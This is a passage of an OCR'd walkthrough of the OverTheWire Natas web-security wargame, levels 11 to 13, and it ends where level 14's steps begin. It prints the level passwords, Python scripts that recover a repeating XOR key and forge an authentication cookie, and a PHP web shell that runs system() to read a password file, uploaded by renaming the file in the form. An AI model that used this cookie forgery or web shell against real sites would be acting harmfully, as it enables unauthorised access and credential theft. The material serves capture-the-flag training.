
Steps Followed:


1. Reviewed the source code to identify input filtering.
2. Crafted inputs that bypassed the filter.
3. Successfully executed commands to obtain the password.


Conclusion:
This level highlighted weaknesses in poorly implemented security filters.

PUC:









`Natas11 > UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk`

Level 11 -> Level 12

Tool Used: Web Browser


Objective:
To break weak encryption logic.


Steps Followed:

1. Analyzed the encryption mechanism used in cookies.
2. Reconstructed the encryption logic.
3. Generated a valid cookie to access the password.

Conclusion:
This level demonstrated the dangers of custom and weak cryptographic implementations.


PUC:





```
Session  Actions  Edit  View  Help
binascii.Error: Invalid base64-encoded string: number of data characters (57) cannot be 1 more tha

┌──(gaurav㉿kali)-[~]
└─$ nano XOR.py

┌──(gaurav㉿kali)-[~]
└─$ python3 XOR.py
Recovered key (repeating): b'eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe'
Actual key: b'eDWo'

┌──(gaurav㉿kali)-[~]
└─$ cat XOR.py
import base64
import urllib.parse

# YOUR cookie (URL-encoded)
cookie_url_encoded = "HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D"

# Step 1: URL decode (%3D → =)
cookie_b64 = urllib.parse.unquote(cookie_url_encoded)

# Step 2: Base64 decode
cipher = base64.b64decode(cookie_b64)

# Known plaintext from source code
plain = b'{"showpassword":"no","bgcolor":"#ffffff"}'

# Step 3: XOR to recover key
key = b''
for i in range(len(cipher)):
    key += bytes([cipher[i] ^ plain[i]])

print("Recovered key (repeating):", key)

# Show actual key pattern
print("Actual key:", key[:4])
```

```
gaurav@kali: ~
Session  Actions  Edit  View  Help
┌──(gaurav㉿kali)-[~]
└─$ nano forge_cookie.py

┌──(gaurav㉿kali)-[~]
└─$ python3 forge_cookie.py

PUT THIS COOKIE VALUE:
HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5

┌──(gaurav㉿kali)-[~]
└─$ cat forge_cookie.py
import base64
import urllib.parse

# XOR key you recovered
key = b"eDWo"

# New payload (we want the password!)
plaintext = b'{"showpassword":"yes","bgcolor":"#ffffff"}'

encrypted = b''
for i in range(len(plaintext)):
    encrypted += bytes([plaintext[i] ^ key[i % len(key)]])

# Base64 encode
cookie_b64 = base64.b64encode(encrypted).decode()

# URL encode (important for browser)
cookie_final = urllib.parse.quote(cookie_b64)

print("PUT THIS COOKIE VALUE:")
print(cookie_final)

┌──(gaurav㉿kali)-[~]
└─$
```



Natas12 > yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

Level 12 -> Level 13

Tool Used: Web Browser


Objective:
To upload malicious files through insecure file upload validation.


Steps Followed:


1. Inspected file upload restrictions.
2. Bypassed validation checks.
3. Uploaded a file to read the password.

Conclusion:
This level introduced insecure file upload vulnerabilities.

PUC:



Kali Linux
natas12.natas.labs.overthewi
Not Secure
http://natas12.natas.labs.overthewire.org
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS12
Choose a JPEG to upload (max 1KB):
Browse...
No file selected.
Upload File
View sourcecode



1 2 3 4
21:03
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
1 <?php
2 echo system("cat /etc/natas_webpass/natas13");
3 ?>
4


Kali Linux
natas12.natas.labs.overthewi
Not Secure
http://natas12.natas.labs.overthewire.org
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS12
Choose a JPEG to upload (max 1KB):
Browse...
No file selected.
Upload File
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
<html>
<head></head>
<body> scroll overflow
<h1>natas12</h1>
 overflow
::before
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000">
<input type="hidden" name="filename" value="shell.php">
Choose a JPEG to upload (max 1KB):

<input name="uploadedfile" type="file">

<input type="submit" value="Upload File">
</form>
element { inline }
Layout
Flexbox
Grid
Box Model
margin
border
padding


Kali Linux
natas12.natas.labs.overthewi
Not Secure
http://natas12.natas.labs.overthewire.org/index.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS12
The file upload/1vrbzk14kl.php has been uploaded
View sourcecode



trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

Natas 13> trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

Level 13 -> Level 14

Tool Used: Web Browser


Objective:
To bypass MIME-type validation.


Steps Followed:

